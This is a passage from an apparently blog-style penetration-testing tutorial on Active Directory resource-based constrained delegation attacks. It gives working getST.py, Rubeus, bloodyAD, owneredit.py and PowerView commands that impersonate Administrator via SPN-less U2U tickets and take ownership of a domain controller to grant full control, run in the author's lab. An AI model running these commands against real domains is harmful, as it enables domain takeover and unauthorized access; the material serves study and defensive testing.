KRB5CCNAME=spnless.ccache getST.py -u2u -impersonate Administrator -spn host/target
-k -no-pass domain/spnless
```

Press enter or click to view image in full size



Rubeus also has a `/u2u` flag to do the attack from Windows:

```
PS > .\Rubeus.exe s4u /u2u /user:spnless /rc4:TGTSESSIONKEY
/impersonateuser:administrator /msdsspn:host/target
```

```
/createnetonly:C:\Windows\System32\cmd.exe /show
```

`/createnetonly` and `/show` will create a new process, cmd.exe in this case, in a visible window that will inherit the impersonation ticket. These options are also useful when requesting and loading a TGT with `/ptt` without wanting to discard the session's current TGT, since any logon session can only keep one TGT in cache and a new ticket will replace the first.

For those interested in knowing a little more about the inner workings of this attack, the password change requirement didn't make much sense to me until I read this IETF document about U2U:

> The Kerberos user to user authentication mechanism allows for a client application to connect to a service that is not in possession of a long term secret key.Instead, the session ticket from the KERB-AP-REQ is encrypted using the session key from the service's ticket granting ticket

Normal TGS tickets are encrypted with a secret derivated from the user's password, like their NT hash, AES keys, and so on. These are the so called long term keys. U2U however was designed specifically for principals without long term keys, so the service account's TGT session key is used instead.

The problem is that for the delegation attack to work this U2U TGS now needs to be embedded in a S4U2Proxy request, where the KDC, expecting a normal TGS, will try to decrypt it with the user's long term key, inevitably failing.

The trick here is that if we get a TGT encrypted with RC4 its session key will effectively be an NT hash, and we can sneakily use this hash to make it our new hashed password.

Now we can use the TGT to request a ticket for ourselves (S4U2Self) to our UPN (U2U), thus receiving a TGS encrypted with the aforementioned session key. If now we send the TGS in a S4U2Proxy request the KDC will try to decrypt it with our user's long term RC4 key, so its NT hash, and by pure "coincidence" this just so happens to be the same as the ticket's encryption key, thus resulting in a valid ticket!

RBCD Via DACL Modification

The last attack I'm going to cover is only a slight variation to the first computer takeover directive, where a couple steps are added at the beginning to modify a computer's DACL. It can apply when our controlled principal has either `WriteOwner`, `Owns` or `WriteDacl` permissions. (obviously the ownership change step only applies to `WriteOwner`)

The situation is the following, DACL_TEST is our compromised user and has `WriteOwner` permissions on a host:

The objective is to grant ourselves write access to the computer so that we can modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute. Before we can do this we need to set ourselves as the computer owner though, and this will implicitely grant us permissions to edit the computer's DACL.

To change an AD object's owner from Linux we have two options: [owneredit.py] and [BloodyAD]. owneredit.py is written with impacket but hasn't been integrated in the official examples yet, but making use of said library its syntax is the same as all the other impacket scripts:

```
owneredit.py its-piemonte.local/DACL_Test:'Example!1'@its-dc1 -target 'its-dc1$' -
action write -new-owner DACL_Test
```


Unfortunately the script refuses to work in my lab, complaining about invalid credentials when in reality other tools work just fine. BloodyAD can be used instead to change the computer ownership and DACL:

```
# bloodyAD --host 192.168.0.100 -d its-piemonte -u DACL_Test -p 'Example!1' set
owner 'its-dc1$' DACL_Test
# bloodyAD --host 192.168.0.100 -d its-piemonte -u DACL_Test -p 'Example!1' add
genericAll 'its-dc1$' DACL_Test
```

Press enter or click to view image in full size

With this our user now has GenericAll on ITS-DC1, so the normal delegation attack can be carried out as already seen:

Press enter or click to view image in full size



dacledit.py can be used to edit the DACL instead of bloodyAD but once again the script wouldn't work in my lab.

Finally, if we are on Windows PowerView can be used to both modify the computer's owner and its DACL:

```
# Set-DomainObjectOwner -TargetIdentity TargetComputer -OwnerIdentity AttackerUser
# Add-DomainObjectAcl -TargetIdentity TargetComputer -Rights All
```

The example above assumes we are already running PowerView in the context of AttackerUser, otherwise we'need to pass Set-DomainObjectOwner also a `-Credential` parameter with the user's name and encrypted password:

```
# $pass = ConvertTo-SecureString 'StrongPassword!1' -AsPlainText -Force
# $cred = New-Object
System.Management.Automation.PSCredential('DOMAIN\\AttackerUser', $pass)
# Set-DomainObjectOwner -Credential $cred -TargetIdentity TargetComputer -
OwnerIdentity AttackerUser
```